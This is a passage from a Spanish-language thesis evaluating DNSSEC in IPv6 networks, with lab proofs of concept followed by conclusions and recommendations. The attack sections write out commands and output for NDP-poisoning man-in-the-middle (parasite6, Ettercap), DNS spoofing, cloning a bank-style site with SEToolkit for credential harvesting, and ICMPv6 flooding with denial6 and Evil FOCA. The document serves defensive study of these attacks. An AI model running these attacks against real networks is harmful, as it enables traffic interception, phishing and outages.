Se utiliza la herramienta Ettercap para realizar un ataque de Hombre en el Medio en redes de datos IPv6, al realizar un envenenamiento NDP, para interceptar la información intercambiada entre los objetivos.

Sintaxis: Herramienta gráfica




Figure 6.16 Hombre en el medio con ettercap

Resultados:

Después de seleccionado los objetivos y de seleccionar el tipo de NDP en la herramienta, se ve el efecto del Hombre en el Medio en las tablas de vecino cercano.

```
[admincache@dns ~]$ ip -6 neigh
fe80::a00:27ff:fe27:db30 dev enp0s8 lladdr 08:00:27:27:db:30 router STALE
2001:12:7000::cafe:32 dev enp0s8 lladdr 08:00:27:59:1b:51 router REACHABLE
2001:12:7000::cafe:37 dev enp0s8 lladdr 08:00:27:59:1b:51 STALE
fe80::a00:27ff:fe59:1b51 dev enp0s8 lladdr 08:00:27:59:1b:51 REACHABLE
2001:12:7000::cafe:1 dev enp0s8 lladdr 08:00:27:27:db:30 router STALE
fe80::aff1:1d3:f0fd:af52 dev enp0s8 lladdr 08:00:27:51:f0:6c STALE
[root@dns1 adminbancodk]# ip -6 neigh
fe80::a00:27ff:fe59:1b51 dev enp0s8 lladdr 08:00:27:59:1b:51 STALE
2001:12:7000::cafe:35 dev enp0s8 lladdr 08:00:27:59:1b:51 router REACHABLE
2001:12:7000::cafe:37 dev enp0s8 lladdr 08:00:27:59:1b:51 STALE
fe80::2cc1:2c03:f96e:8208 dev enp0s8 lladdr 08:00:27:c3:5b:61 STALE
2001:12:7000::cafe:34 dev enp0s8  FAILED
```

Figura 6.17 Efecto de MITM con Ettercap

Herramientas: parasite6

Descripción

Parasite6 es una herramienta que redirige todo el tráfico de la red local hacia su equipo a través del envenenamiento NDP, para ejecutar Hombre en el Medio.

Sintaxis: parasite6 [-lRFHD] interface [fake-mac]

Ejemplo: parasite –l eth0

```
root@kali:~# parasite6 -l eth0
```

Resultados:

Al utilizar la herramienta **parasite6** se empieza e enviar paquetes a cada uno de los hosts activos de la red, para realizar un envenenamiento NDP en todos los hosts activos del segmento de red, donde está el atacante.

```
root@kali:~# parasite6 -l eth0
Remember to enable routing, you will denial service otherwise:
 =>  echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
Remember to prevent sending out ICMPv6 Redirect packets:
 =>  ip6tables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ..
Spoofed packet to 2001:12:7000::cafe:35 as 2001:12:7000::cafe:1
Spoofed packet to fe80::a00:27ff:fe59:1b51 as 2001:12:7000::cafe:1
Spoofed packet to fe80::a00:27ff:fe59:1b51 as 2001:12:7000::cafe:1
```

Figure 6.18 Envenenamiento NDP con parasite

```
root@CLIENTE:~# ip -6 neigh
fe80::aff1:1d3:f0fd:af52 dev eth0 lladdr 08:00:27:51:f0:6c router DELAY
fe80::2cc1:2c03:f96e:8208 dev eth0 lladdr 08:00:27:59:1b:51 router REACHABLE
2001:12:7000::cafe:35 dev eth0 lladdr 08:00:27:59:1b:51 router REACHABLE
fe80::a00:27ff:fe59:1b51 dev eth0 lladdr 08:00:27:59:1b:51 router REACHABLE
2001:12:7000::cafe:32 dev eth0 lladdr 08:00:27:59:1b:51 router REACHABLE
2001:12:7000::cafe:37 dev eth0 lladdr 08:00:27:59:1b:51 router REACHABLE
```

Link: https://tools.kali.org/information-gathering/thc-ipv6

DNS Spoofing

Una vez se ha ejecutado el MITM entre los activos involucrados, se ejecuta la PoC de DNS Spoof, para lograr la falsificación de relación IP – nombre de dominio, teniendo como objetivo a un **cliente** o a un **servidor cache**.

Herramientas: ettercap
Descripción
Ettercap es una suite completa para el ataque de Hombre en el Medio. Cuenta con olfateo de conexiones en vivo, filtrado de contenido sobre la marcha y muchos otros trucos interesantes.
Sintaxis: Herramienta grafica




Figure 6.19 DNS Spoofing con Ettercap.

Resultados:
Después de haber ejecutado el PoC de MITM, se ejecuta la PoC de DNS Spoof, como consecuencia propicia que cuando el cliente consulte por el dominio esperado, sea redirigido a la IP del atacante.

```
[admincache@dns ~]$ dig AAAA www.bancodk.com

; <<>> DiG 9.9.4-RedHat-9.9.4-51.el7_4.2 <<>> AAAA www.bancodk.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21685
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bancodk.com.               IN      AAAA

;; ANSWER SECTION:
www.bancodk.com.        3600    IN      AAAA    2001:12:7000::cafe:37

;; Query time: 5 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: lun sep 10 17:49:53 -05 2018
;; MSG SIZE  rcvd: 72
```

Figure 6.20 Resultado de DNS Spoofing

Para que un PoC de DNS Spoof sea exitosa cuando el objetivo es el cliente y no el servidor cache, se necesita tener clonada la interfaz del dominio del cual se quiere suplantar, para lo cual se pueden utilizar diferentes herramientas.

Herramientas: **SEToolkit**

Descripción

Es una herramienta de **Ingeniería social**, que permite realizar la **clonación de un sitio web**, el cual se quiera suplantar.

Sintaxis: Herramienta con interfaz gráfica.

Ejemplo:

A continuación se presentan los pasos que se deben realizar para conseguir la clonación de un sitio web. Primero escoger la opción de ataque 1. Ataque de Ingeniería social.




Figura 6.21 SEToolkit para clonar sitios.

Fijar la dirección IP de quien esté realizando la PoC

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing
0]:2001:12:7000::CAFE:37
```

Especifica el dominio el cual se quiere suplantar.

```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.bancodk.com
```

Figura 6.22 Clonación del sitio

Por ultimo nos dirá que todos los archivos serán guardados en /var/www/html.

Una vez ejecutado el ataque de DNS Spoof se debe **reiniciar el servicio de apache** en Kali con el comando /etc/init.d/apache2 restart.

6.2.4 Denegación de Servicio

Se realiza una PoC de denegación de servicio, que consiste en inundar de tráfico al objetivo, hasta este no sea capaz prestar el servicio. En este escenario la inundación se realiza por medio de paquetes ICMPv6.

Herramientas: denial6

Descripción

Se utiliza la herramienta **denial6** para realizar PoC de denegación de servicio, que consisten en enviar **m** cantidad de paquetes ICMP al objetivo, hasta que este no sea capaz de contestar.

Sintaxis: denial6 <interfaces> <ip-target> <number case use>

Ejemplo: denial6 eth0 2001:12:7000::cafe:32

```
root@kali:~# denial6 eth0 2001:12:7000::cafe:32  4
```

Resultados:

Al utilizar la herramienta denial6 contra el objetivo 2001:12:7000::cafe:32, se empieza a inundar al objetivo de mensajes ICMPv6 , en la imagen de abajo se muestra la ejecución de la herramienta que nos dice que por cada punto que aparezca en la consola se han enviado al objetivo 1000 paquetes. Teniendo como resultado que un tiempo después el objetivo es incapaz de prestar un servicio, como en el ejemplo donde el objetivo es el servidor DNS del domino bancodk.com.

Inundación del objetivo (2001:12:7000::cafe:32) de paquetes ICMPv6

Figure 6.23 Denegación de servicio con denial6




Figura 6.24 Inundación ICMP por Ataque DoS denial6

Como resultado del ataque de denegación, no se puede acceder al servicio ofrecido por el servidor dns objetivo (2001:12:7000::cafe:32), servidor autoritario del dominio bancodk.com.




Figura 6.25 Denegación de servicio al Cliente

Link: https://tools.kali.org/information-gathering/thc-ipv6

Herramientas: Evil FOCA

Descripción

Herramienta desarrollada por ElevenPath para probar la seguridad en redes de datos IPv4 / IPv6. Capaz de realizar distintos ataques como entre los cuales esta: DoS (Denegación de Servicio) sobre redes IPv4 con ARP Spoofing y DoS (Denegación de Servicio) sobre redes IPv6 con SLAAC DoS.

Sintaxis: Herramienta gráfica

Ejemplo:

Se utiliza la herramienta de Evil FOCA para realizar DoS IPv6 para lo cual se selecciona al objetivo por medio de la dirección IPv6 global, que en la herramienta se puede asociar con la dirección MAC.




Figura 6.26 Denegación con EvilFoca

El servidor dns autoritario de **dns1.bancodk.com** se ve afectado por ataque de denegación con Evil FOCA a tal grado que el servidor queda detenido, hasta determinado punto que no responde como se muestra en la siguiente imagen.

Figura 6.27 Efecto de DoS con EvilFoca

Link:https://backtrackacademy.com/articulo/conociendo-la-herramienta-evil-foca-1fcf69bb-d62b-47f4-a4c5-4c5b0dbf459c

CAPÍTULO 7

CONCLUSIONES Y RECOMENDACIONES GENERALES DEL PROYECTO

7.1 CONCLUSIONES

- Se llevó a cabo un estudio técnico detallado de los servicios de Internet DNS, DNSSEC y Web para su implementación en redes IPv6, logrando implementar toda la jerarquía DNS y la cadena de confianza DNSSEC con las últimas versiones de los sistemas operativos Debian, Centos y Windows server 2012, sobre el escenario real de pruebas controlado, con el fin de analizar y evaluar la seguridad proporcionada por DNSSEC en estas plataformas.

- Se llevó a cabo un estudio extenso y arduo sobre las Metodologías estándar de evaluación de seguridad para determinar las Fases Principales involucradas en el desarrollo de la evaluación de la seguridad, tales como la planeación, la penetración; que requiere de identificación de vulnerabilidades para posteriormente proceder con la explotación de las mismas, la valoración de severidad de las vulnerabilidades encontradas y el reporte de auditoria donde se presenta un informe de los resultados encontrados.

- DNSSEC protege contra los ataques de envenenamiento de caché y de suplantación de dominio, al proveer de un mecanismo para la autenticación del origen e integridad de los datos intercambiados a través del protocolo DNS, mediante la firma digital de los datos DNS.

- La implementación del escenario de pruebas se llevó a cabo tanto a nivel de virtualización en la plataforma Virtual box, y posteriormente con equipos reales de la Universidad del Cauca (routers, switchs, pcs), utilizando el protocolo estándar de enrutamiento BGP para redes IPv6, para permitir la conectividad de todos los componentes involucrados en el escenario.

- Se debe considerar que no fue fácil llevar a cabo la implementación de DNSSEC en redes IPv6 en los diferentes sistemas operativos, sobre el

escenario real de pruebas controlado, especialmente en la plataforma Windows server 2012, debido a la escasa documentación.

- Se debe considerar que al implementar DNSSEC en el sistema operativo Windows Server 2012, este requiere una mayor capacidad de recursos y de procesamiento, para poder prestar un buen servicio.

- Para analizar y evaluar la seguridad proporcionada por DNSSEC en redes IPv6, se realizó un estudio detallado de las herramientas para la recolección de información y explotación de las vulnerabilidades relacionadas con la seguridad proporcionada por DNSSEC, para tal efecto se realizaron diferentes pruebas de concepto PoC en distintos escenarios con diferentes requerimientos de seguridad.

- Para implementar el escenario real de pruebas controlado y lograr Internetworking IPv6, se utilizó Enrutamiento BGP en Routers físicos y Routers Sw.

- Para implementar los Routers Sw, los Servidores (Autoritativos, Caché) y Clientes se utilizaron diferentes Ss. Os. Debian, Centos y Windows Server.

- Para analizar y evaluar la seguridad de los Servicios de Internet DNS, DNSSEC y Web en Redes IPv6, se requiere implementar toda la Jerarquía DNS y la Cadena de confianza DNSSEC.

- **DNSSEC <u>NO protege</u>** contra **ATAQUES** de:

    1. **Denegación de Servicio (DoS*, Denial of Service*).**
    2. **Transferencia de zona.**
    3. **MITM (*Man in the Midle*).**

- Implementar DNSSEC en **Windows Server,** es más complejo, se requiere mayor capacidad de recursos y procesamiento, para optimizar el servicio.

- En la **prueba de DNS Spoofing**, cuando la **cadena de confianza está firmada** y se consulta por un **Dominio inexistente**:

    - En el **S. O. Windows**, **el Servidor Caché se envenenó** y la **severidad fue Alta.**
    - En el **S. O. Linux**, **el Servidor Caché NO se envenenó** y la **severidad fue Media.**

- Existen pocas herramientas para la Recolección de Información y Explotación de las Vulnerabilidades relacionadas con la seguridad de DNSSEC en Redes IPv6.

7.2 RECOMENDACIONES GENERALES

- Un aspecto importante a destacar sobre estas extensiones, es que no deben considerarse como una solución integral, ya que en el contexto de los estándares de DNS, solo se aseguran la autenticación y la integridad de los datos. Se recomienda acompañar de otros mecanismos y políticas de seguridad, con el propósito de asegurar el flujo de información DNS intercambiado de extremo a extremo, es decir en el caso más ideal el resolver validador tiene un ancla de confianza, la cadena de confianza DNSSEC está firmada y es capaz de verificar todas las firmas en la respuesta, por medio del ancla de confianza raíz o de un dominio firmado con DNSSEC.

- Cuando el proceso de validación de una respuesta dentro de la red de una organización, depende solo del servidor DNS caché validador, los clientes de la red son vulnerables a la suplantación de la identidad de dominio, debido a que el tiempo de entrega de la respuesta al cliente, se convierte en una carrera entre el atacante y el servidor caché DNSSEC para responder primero, por esta razón para evitar que el cliente sea vulnerable se recomienda que el cliente realice el proceso de validación DNSSEC, es decir que cuente con el ancla de confianza de un dominio en particular.

- Para disminuir el tiempo de respuesta de un servidor caché validador es recomendable que su tabla se esté actualizado de manera regular con los dominios más consultados, para evitar que una primera consulta realizada por el cliente sea suplantada, por el tiempo grande requerido para el proceso de validación deje vulnerable al cliente para un ataque de DNS Spoofing.

- Se recomienda Implementar DNSSEC junto con el RRset NSEC3 preferiblemente antes que DNSSEC NSEC para evitar la fuga de información de consultas incorrectas que producen la enumeración de dominios.

7.3 TRABAJOS FUTUROS

Debido a que las extensiones **DNSSEC**, **no brindan una solución integral de seguridad**, ya que **solo garantizan AUTENTICACIÓN e INTEGRIDAD** de los **DATOS DNS,** se plantean los siguientes trabajos futuros, con el **propósito adicional** de **garantizar la CONFIDENCIALIDAD** al **flujo de información DNS** intercambiado de **extremo a extremo** en **Redes IPv6**:

- Analizar y evaluar la seguridad proporcionada por DNSSEC conjuntamente con la implementación de otros ***Mecanismos y Políticas de Seguridad*** como el **protocolo IPsec** para asegurar las comunicaciones sobre el Protocolo de Internet (IP) cifrando cada paquete IP en un flujo de datos en **Redes IPv6** y la instalación del software DNSSEC-Trigger en los hosts clientes para realizar la validación DNSSEC.

- Analizar y evaluar la seguridad proporcionada por **DNSSEC** junto con la implementación del mecanismo de seguridad **DANE (Autenticación Basada en DNS de Entidades Nombradas, *DNS-Based Authentication of Named Entities*)** en **Redes IPv6**, en un escenario de pruebas controlado, para el establecimiento de comunicaciones criptográficamente seguras a través de la vinculación del certificado digital con el nombre del dominio a través de DNSSEC.

BIBLIOGRAFÍA

[1] E. Urueña, “Sistema de Gestión de la Seguridad de la Información,” 2008.

[2] D. Antic and M. Veinovic, “Implementation of DNSSEC-secured name server for ni.rs zone and best practices,” Serbian J. Electr. Eng., vol. 13, no. 3, pp. 369–380, 2016.

[3] K. Fukuda, S. Sato, and T. Mitamura, “A technique for counting DNSSEC validators,” Proc. - IEEE INFOCOM, pp. 80–84, 2013.

[4] Superior and D. E. I. D. E. Telecomunicaci, “Análisis de vulnerabilidades del DNS Análisis de vulnerabilidades del,” 2015.

[5] A. L. Padilla and D. F. Pereira, “Guía de Seguridad en Servicios.”

[6] S.Barreira, L. Grassi, J. Silvera, “DNSSec,”, Trabajo de Grado, Facultad de Ingeniería, Universidad de la Republica, Montevideo, Uruguay, 2012.

[7] P. Mockapetris, “*Nombres De Dominio - Implementación Y Especificación*”, IETF, RFC 1035, Nov. 1998

[8] T. E. Sánchez, “Trabajo Final Integrador de Especialista en Redes y Seguridad “Extensiones de Seguridad para el Sistema de Nombres de Dominio,” 2012.

[9] (n,d), (2017). Guia DNSSEC BIND. [Online] Disponible en: https://ftp.isc.org/isc/dnssec-guide/html/dnssec-guide.html

[10] R. Gieben, W. Mekking,“*Denegación de existencia autenticada en el DNS*”, IETF, RFC 7129, Feb. 2014

[11] B.Laurie, “*Denegación autentificada de existencia de autenticación de DNS (DNSSEC)*” ”, IETF, RFC 5155, Mar. 2008.

[12] R. Arends, ”*Modificaciones del protocolo para las extensiones de seguridad DNS*”, IETF, RFC 4035, Mar. 2005.

[13] (n,d), (2003,Mar 11) Números de algoritmo de seguridad del sistema de nombres de dominio (DNSSEC). [online] Disponible en: https://www.iana.org/assignments/dns-sec-alg-numbers/dns-sec-alg-numbers.xhtml#prime-lengths

[14] R. Arends, “Introducción y requisitos de seguridad DNS”, IETF, RFC 4033, Mar. 2005.

[15] C. S. González, “Análisis de vulnerabilidades del DNS Análisis de vulnerabilidades del,” 2015.

[16] J. Postel, “Protocolo de internet”, IETF, RFC 791, Sep. 1981.

[17] H.-C. Chang, “An integrated testing system for IPv6 and DNSSEC,” EURASIP J. Wirel. Commun. Netw., 2016.

[18] Number Resource Organization, “IPv4 Depletion and IPv6 Deployment FAQs,” vol. 2014, no. 13 August 2014, 2014.

[19] S. Deering, “Especificación del protocolo de internet, versión 6 (IPv6)”, RFC 1883, Dec.1995.

[20] LACNIC. (n.d). Fases de Agotamiento de IPv4. [Online]. Disponible en: http://www.lacnic.net/web/lacnic/agotamiento-ipv4 Recuperada Jun. 27, 2016

[21] ICANN, “Available Pool of Unallocated IPv4 Internet Addresses Now Completely Emptied,” pp. 3–4, 2011.

[22] Portal IPv6. (n.d.). La única tecnología posible para construir Internet de las Cosas es IPv6. [Online]. Disponible en:http://portalipv6.lacnic.net/la-unica-tecnologia-posible-para-construir-internet-de-las-cosas-es-ipv6/. Recuperada May. 15, 2017.

[23] Andrew McConachie (2014, Jun. 18). Consideraciones de DNS para IPv6 [Online]. Disponible en: http://www.internetsociety.org/deploy360/resources/dns-considerations-for-IPv6/

[24] T. Hacker, I. Protocol, D. Host, C. Protocol, I. Control, and M. Protocol, “ATAQUES A IPv6 : THC IPv6.”

[25] Dan York. (2011, Sep. 23). ¿Qué es IPv6? [Online]. Disponible en: http://www.internetsociety.org/deploy360/IPv6/

[26] B. Rathore and Oissg, “ISSAF-Information Systens Security Assessment Framework 0.2.1B,” p. 845, 2006.

[27] Herzog,Pete, “OSSTMM: The Open Source Security Testing Methodology Manual: v3”, 2010

[28] C. Nickerson, D. Kennedy, and C. J. Reil, “The Penetration Testing Execution Standard,” 2014, 2017.

[29] T. Base and T. Base, “Common Vulnerability Scoring System v3 . 0 Examples,” no. July, pp. 1–38, 2016.

[30] A. Fernández (26, En 2018). Medidas de protección frente ataques de denegación de servicios (DoS)[Online].Disponible: https://www.certsi.es/blog/medidas-proteccion-frente-ataques-denegacion-servicio-dos

[31] n.d (13 En, 2018). Prevenir ataques DDoS limitando la frecuencia ICMP. [Online]. Disponible: https://www.sololinux.es/prevenir-ataques-ddos-limitando-la-frecuencia-icmp/